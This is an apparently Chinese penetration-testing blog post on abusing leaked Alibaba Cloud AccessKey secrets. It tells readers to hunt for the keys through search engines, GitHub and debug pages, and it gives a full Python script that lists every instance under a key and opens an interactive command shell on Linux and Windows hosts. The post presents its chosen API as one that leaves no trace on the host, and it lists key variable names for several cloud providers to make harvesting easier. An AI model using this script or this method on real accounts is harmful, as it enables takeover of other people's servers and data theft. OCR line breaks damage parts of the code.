云服务器 AccessKey 密钥泄露

原创 PeiQi文库 PeiQi文库 昨天

收录于话题
#渗透测试
1个 >

微信扫一扫
关注该公众号


一：关于API

目前为止，云服务器已经占据了服务器的大部分市场，由于云服务器易管理，操作性强，安全程度高。很多大型厂商都选择将资产部署在云服务上，但安全的同时由于运维人员的疏忽也会导致一些非预期的突破口

在阅读下文前我们先简单了解下关于**云服务的 AccessKey密钥**，我们这里拿 **阿里云** 举一个例子

登录阿里云账户后点击 **AccessKey管理**

简单来说这个密钥相当于账户的API调用，具有账户完全的权限




创建后就会生成 **AccessKey ID，AccessKey Secret**

- AccessKeyId：用于标识用户。
- AccessKeySecret：用于验证用户的密钥。AccessKeySecret必须保密。


这里我们就创建好了这个密钥，常见的开发过程中就有可能会需要这个密钥，而这个密钥我们通常需要一些信息收集手段拿到这个密钥

二：收集点


FOFA，Google等搜索引擎




Github



部分开发框架的Debug或报错页面





三：密钥利用


在渗透测试过程中拿到这个密钥后，可以到云服务管理平台获取更多信息

这里我们使用行云管家进行下一步: https://yun.cloudbility.com/

登录注册后选择对应的厂商服务并写入密钥

接着会扫描账户下的所有服务器，勾选添加点击下一步

这样就会账户下的所有主机添加进去




如下图，已经拥有服务器的管理权限，重启，关闭，改密码都是非常危险的行为

而我们要做到的是控制主机，用其他的平台执行命令是行不通的，所以我们需要调用原生的API来对主机进行命令执行

阿里云API开发链接: https://next.api.aliyun.com/api/Ecs/2014-05-26/RunInstances


阿里云的 API 中拥有了所有此用户的权限，通过调用API中的方法我们就可以在渗透过程中完成一系列的对主机的操作

简单列举下API调用的思路，然后写API利用脚本




首先获取当前用户下的所有主机信息

调用API **DescribeInstances**




创建一条需要执行的命令

1 这里我使用的是旧版的API RunCommand
2 因为一次性返回 CommandId InvokeId 且使用完就删除，不会保留在云助手



PeiQi文库

再完成回显的查看的API调用 **DescribeInvocationResults**



PeiQi文库


更多的功能大家就自行探索啦

这里看一下我写的利用代码的使用

1 扫描地域主机


PeiQi文库

1 Linux主机命令执行




PeiQi文库

```
1 Windows命令执行
```




```
1 反弹shell
```



四：POC

```
1 完整代码和所需Python库
2 pip3 install aliyun-python-sdk-core
3 pip3 install aliyun-python-sdk-ecs
```

```
1  #!/usr/bin/env python
2  #coding=utf-8
3
4  import json
5  import sys
6  import time
7
8  from aliyunsdkcore.client import AcsClient
9  from aliyunsdkcore.acs_exception.exceptions import ClientException
10 from aliyunsdkcore.acs_exception.exceptions import ServerException
11 from aliyunsdkecs.request.v20140526.DescribeInstanceStatusRequest import
12  DescribeInstanceStatusRequest
13 from aliyunsdkecs.request.v20140526.DescribeRegionsRequest import Descr
14 ibeRegionsRequest
15 from aliyunsdkecs.request.v20140526.DescribeInstancesRequest import Des
16 cribeInstancesRequest
17 from aliyunsdkecs.request.v20140526.DescribeInvocationResultsRequest im
18 port DescribeInvocationResultsRequest
19 from aliyunsdkecs.request.v20140526.RunCommandRequest import RunCommand
20 Request
21
22 def Linux_Cmd_Exec(ALIYUN_ACCESSKEYID, ALIYUN_ACCESSKEYSECRET, ZhuJi_ID
23 , Zhuji_Aliyun_City_Host):
24     client = AcsClient(ALIYUN_ACCESSKEYID, ALIYUN_ACCESSKEYSECRET, Zhuj
25 i_Aliyun_City_Host)
26     request = DescribeInstancesRequest()
```

```
    request.set_accept_format('json')
    InstanceId = [ZhuJi_ID]
    request.set_InstanceIds(InstanceId)

    response = client.do_action_with_exception(request)
    response = str(response, encoding='utf-8')
    print(
    """
    \033[1;31m ------------------------------------------------------------
------------------------\033[0m
    \033[1;31m -        +-------+
                       \033[0m
    \033[1;31m -        | Linux |                OS: %s
                       \033[0m
    \033[1;31m -        |       |     -------->  IP: %s
                       \033[0m
    \033[1;31m -        |       |                Name: %s
                       \033[0m
    \033[1;31m -        +-------+
                       \033[0m
    \033[1;31m ------------------------------------------------------------
------------------------\033[0m
    """ % (
        json.loads(response)['Instances']['Instance'][0]['OSName'],
        json.loads(response)['Instances']['Instance'][0]['PublicIpAddre
ss']['IpAddress'][0],
        json.loads(response)['Instances']['Instance'][0]['InstanceName'
])
    )
    while True:
        Cmd = str(input("\033[5;37m[root@{}] \033[0m".format(ZhuJi_ID)))
        if Cmd == "exit":
            print("\033[1;31m-正在退出主机..... {} \033[0m".format(ZhuJi_
ID))
            break
        Linux_exec(client, Cmd, ZhuJi_ID)


def Linux_exec(client, Cmd, ZHUJI_ID):
    request = RunCommandRequest()
    request.set_accept_format('json')

    request.set_Type("RunShellScript")
    request.set_CommandContent(Cmd)
    request.set_InstanceIds([ZHUJI_ID])
    request.set_Name("PeiQi")
    request.set_Description("PeiQi")
    request.set_Timed(False)

    response = client.do_action_with_exception(request)
    response = str(response, encoding='utf-8')
    CommandId = json.loads(response)['CommandId']
    InvokeId  = json.loads(response)['InvokeId']
    #print(CommandId, InvokeId)
    time.sleep(1)
    request = DescribeInvocationResultsRequest()
    request.set_accept_format('json')

    request.set_InvokeId(InvokeId)
    request.set_InstanceId(ZHUJI_ID)
    request.set_CommandId(CommandId)
    request.set_ContentEncoding("PlainText")

    response = client.do_action_with_exception(request)
    response = str(response, encoding='utf-8')
    Output = json.loads(response)['Invocation']['InvocationResults']['I
nvocationResult'][0]["Output"]
    print("\033[1;32m{}\033[0m".format(Output))

def Windows_Cmd_Exec(ALIYUN_ACCESSKEYID, ALIYUN_ACCESSKEYSECRET, ZhuJi_
ID, Zhuji_Aliyun_City_Host):
    client = AcsClient(ALIYUN_ACCESSKEYID, ALIYUN_ACCESSKEYSECRET, Zhuj
i_Aliyun_City_Host)
    request = DescribeInstancesRequest()
    request.set_accept_format('json')
    InstanceId = [ZhuJi_ID]
    request.set_InstanceIds(InstanceId)

    response = client.do_action_with_exception(request)
    response = str(response, encoding='utf-8')
    print(
    """
    \033[1;31m ------------------------------------------------------------
```

```
------------------------\033[0m
    \033[1;31m -        +-------+
                       \033[0m
    \033[1;31m -        |Windows|               OS: %s
                       \033[0m
    \033[1;31m -        +-------+    -------->  IP: %s
                       \033[0m
    \033[1;31m -       /_______/                Name: %s
                       \033[0m
    \033[1;31m -
                        \033[0m
    \033[1;31m ------------------------------------------------------------
------------------------\033[0m
    """ % (
            json.loads(response)['Instances']['Instance'][0]['OSName'],
            json.loads(response)['Instances']['Instance'][0]['PublicIpA
ddress']['IpAddress'][0],
            json.loads(response)['Instances']['Instance'][0]['InstanceN
ame'])
    )
    while True:
        Cmd = str(input("\033[5;37mC:\Windows\System32> \033[0m".format
(ZhuJi_ID)))
        if Cmd == "exit":
            print("\033[1;31m-正在退出主机 {}.....  \033[0m".format(ZhuJi
_ID))
            break
        Windows_exec(client, Cmd, ZhuJi_ID)

def Windows_exec(client, Cmd, ZHUJI_ID):
    request = RunCommandRequest()
    request.set_accept_format('json')

    request.set_Type("RunBatScript")
    request.set_CommandContent(Cmd)
    request.set_InstanceIds([ZHUJI_ID])
    request.set_Name("PeiQi")
    request.set_Description("PeiQi")
    request.set_Timed(False)

    response = client.do_action_with_exception(request)
    response = str(response, encoding='utf-8')
    CommandId = json.loads(response)['CommandId']
    InvokeId  = json.loads(response)['InvokeId']
    #print(CommandId, InvokeId)
    time.sleep(1)
    request = DescribeInvocationResultsRequest()
    request.set_accept_format('json')

    request.set_InvokeId(InvokeId)
    request.set_InstanceId(ZHUJI_ID)
    request.set_CommandId(CommandId)
    request.set_ContentEncoding("PlainText")

    response = client.do_action_with_exception(request)
    response = str(response, encoding='utf-8')
    Output = json.loads(response)['Invocation']['InvocationResults']['I
nvocationResult'][0]["Output"]
    print("\033[1;32m{}\033[0m".format(Output))


# 可用地域扫描
def Aliyun_City_Scan(ALIYUN_ACCESSKEYID, ALIYUN_ACCESSKEYSECRET):
    Aliyun_City = {}
    client = AcsClient(ALIYUN_ACCESSKEYID, ALIYUN_ACCESSKEYSECRET)

    request = DescribeRegionsRequest()
    request.set_accept_format('json')

    response = client.do_action_with_exception(request)
    response = str(response, encoding='utf-8')
    for i in range(0, 30):
        try:
            City_Host = json.loads(response)['Regions']['Region'][i]['R
egionId']
            City_Name = json.loads(response)['Regions']['Region'][i]['L
ocalName']
            Aliyun_City[City_Name] = City_Host
        except:
            print('\033[1;34m ------ 搜索到有{}个可使用阿里云地域 ------\03
3[0m'.format(i))
            break
    return Aliyun_City
```

```
193
194 # 扫描账号下可控主机
195 def Aliyun_Number_Scan(ALIYUN_ACCESSKEYID, ALIYUN_ACCESSKEYSECRET, Aliy
196 un_City):
197     Aliyun_Serve_test_dict = []
198     InstanceId_List = []
199     for City in Aliyun_City.keys():
200         Aliyun_City_Host = Aliyun_City[City]
201         client = AcsClient(ALIYUN_ACCESSKEYID, ALIYUN_ACCESSKEYSECRET,
202 Aliyun_City_Host)
203
204         try:
205             request = DescribeInstanceStatusRequest()
206             request.set_accept_format('json')
207             response = client.do_action_with_exception(request)
208             response = str(response, encoding='utf-8')
209             Aliyun_Num = json.loads(response)['TotalCount']
210             if Aliyun_Num != 0:
211                 print("\033[1;34m 扫描出 {} 共有 {}台云服务器 \033[0m".form
212 at(City, Aliyun_Num))
213                 for NUM in range(0, int(Aliyun_Num)):
214                     InstanceId = json.loads(response)['InstanceStatuses'
215 ]['InstanceStatus'][NUM]['InstanceId']
216                     Aliyun_Serve_test(ALIYUN_ACCESSKEYID, ALIYUN_ACCESSK
217 EYSECRET, InstanceId, Aliyun_City_Host, NUM, Aliyun_Serve_test_dict)
218                     InstanceId_List.append(InstanceId)
219
220             else:
221                 print("\033[1;31m 扫描出 {} 共有 {}台云服务器 \033[0m".form
222 at(City, Aliyun_Num))
223         except Exception as e:
224             print("\033[1;31m 请求发送失败, 请检查 API密钥 \033[0m", e)
225             sys.exit(0)
226
227     print("\033[1;36m 此 AccessKey 下共有 {} 台云服务器 \n\033[0m".format(
228 len(Aliyun_Serve_test_dict)))
229     while True:
230         ZhuJi_ID = str(input("\033[35m 请输入 主机ID 进入服务器:\n 主机ID
231  >>> \033[0m"))
232         if ZhuJi_ID in InstanceId_List:
233             for data in Aliyun_Serve_test_dict:
234                 if ZhuJi_ID == data['InstanceId']:
235                     Zhuji_Aliyun_City_Host = data['Aliyun_City_Host']
236                     Zhuji_OS = data['OS']
237                     if Zhuji_OS == "Linux":
238                         Linux_Cmd_Exec(ALIYUN_ACCESSKEYID, ALIYUN_ACCESS
239 KEYSECRET, ZhuJi_ID, Zhuji_Aliyun_City_Host)
240                     else:
241                         Windows_Cmd_Exec(ALIYUN_ACCESSKEYID, ALIYUN_ACCE
    SSKEYSECRET, ZhuJi_ID, Zhuji_Aliyun_City_Host)
        else:
            print("\033[1;31m 请求发送失败, 请检查 主机ID是否正确 \033[0m")



    def Aliyun_Serve_test(ALIYUN_ACCESSKEYID, ALIYUN_ACCESSKEYSECRET, Insta
    nceId, Aliyun_City_Host, NUM, Aliyun_Serve_test_dict):
        client = AcsClient(ALIYUN_ACCESSKEYID, ALIYUN_ACCESSKEYSECRET, Aliy
    un_City_Host)
        request = DescribeInstancesRequest()
        request.set_accept_format('json')
        InstanceId = [InstanceId]
        request.set_InstanceIds(InstanceId)

        response = client.do_action_with_exception(request)
        response = str(response, encoding='utf-8')

        NUM = int(NUM) + 1
        OSName = json.loads(response)['Instances']['Instance'][0]['OSName']
        if "Windows" in OSName:
            OS = "Windows"
        else:
            OS = "Linux"
        IpAddress_1 = json.loads(response)['Instances']['Instance'][0]['Vpc
    Attributes']['PrivateIpAddress']['IpAddress'][0]
        IpAddress_2 = json.loads(response)['Instances']['Instance'][0]['Pub
    licIpAddress']['IpAddress'][0]
        InstanceName = json.loads(response)['Instances']['Instance'][0]['In
    stanceName']
        InstanceId = InstanceId[0]
        Aliyun_Serve_test_dict.append({
            "InstanceId": InstanceId,
            "Aliyun_City_Host": Aliyun_City_Host,
```

```
            "OS":OS
        })
        # Aliyun_Serve_test_dict["InstanceId"] = InstanceId
        # Aliyun_Serve_test_dict["Aliyun_City_Host"] = Aliyun_City_Host
        # Aliyun_Serve_test_dict["OS"] = OS

        print("\033[1;34m ({})   主机ID: {}   系统名称: {}   \n       外网IP:{}\n       内网IP:{}   \n       服务器名: {}\n \033[0m".format(NUM, InstanceId, OSName, IpAddress_2, IpAddress_1, InstanceName))



if __name__ == '__main__':
    ALIYUN_ACCESSKEYID = "xxxxxxxxxxxx"
    ALIYUN_ACCESSKEYSECRET = "xxxxxxxxxxxxxxxxxxxxx"
    Aliyun_City = Aliyun_City_Scan(ALIYUN_ACCESSKEYID, ALIYUN_ACCESSKEYSECRET)
    InstanceId_List = Aliyun_Number_Scan(ALIYUN_ACCESSKEYID, ALIYUN_ACCESSKEYSECRET, Aliyun_City)
```

常见的 Access Key名称

```
阿里云
ALIYUN_ACCESSKEYID
ALIYUN_ACCESSKEYSECRET

腾讯云
SecretId
SecretKey

AWS
AWS_ACCESS_KEY_ID
AWS_SECRET_ACCESS_KEY

青云
qy_access_key_id
qy_secret_access_key
```

最后

> 下面就是文库和团队的公众号啦，更新的文章都会在第一时间推送在公众号
>
> 别忘了Github下载完给个小星星

阅读原文

喜欢此内容的人还喜欢

带你入门前端工程（十二）：Serve带你入门前端工程（十二）：Serve
前端编程技术分享

系统设计基础 负载均衡

Java大厂面试官

系统设计基础 负载均衡

硬核观察 | 阿里云成立十一年来首次

Linux每日动态

硬核观察 | 阿里云成立十一年来首次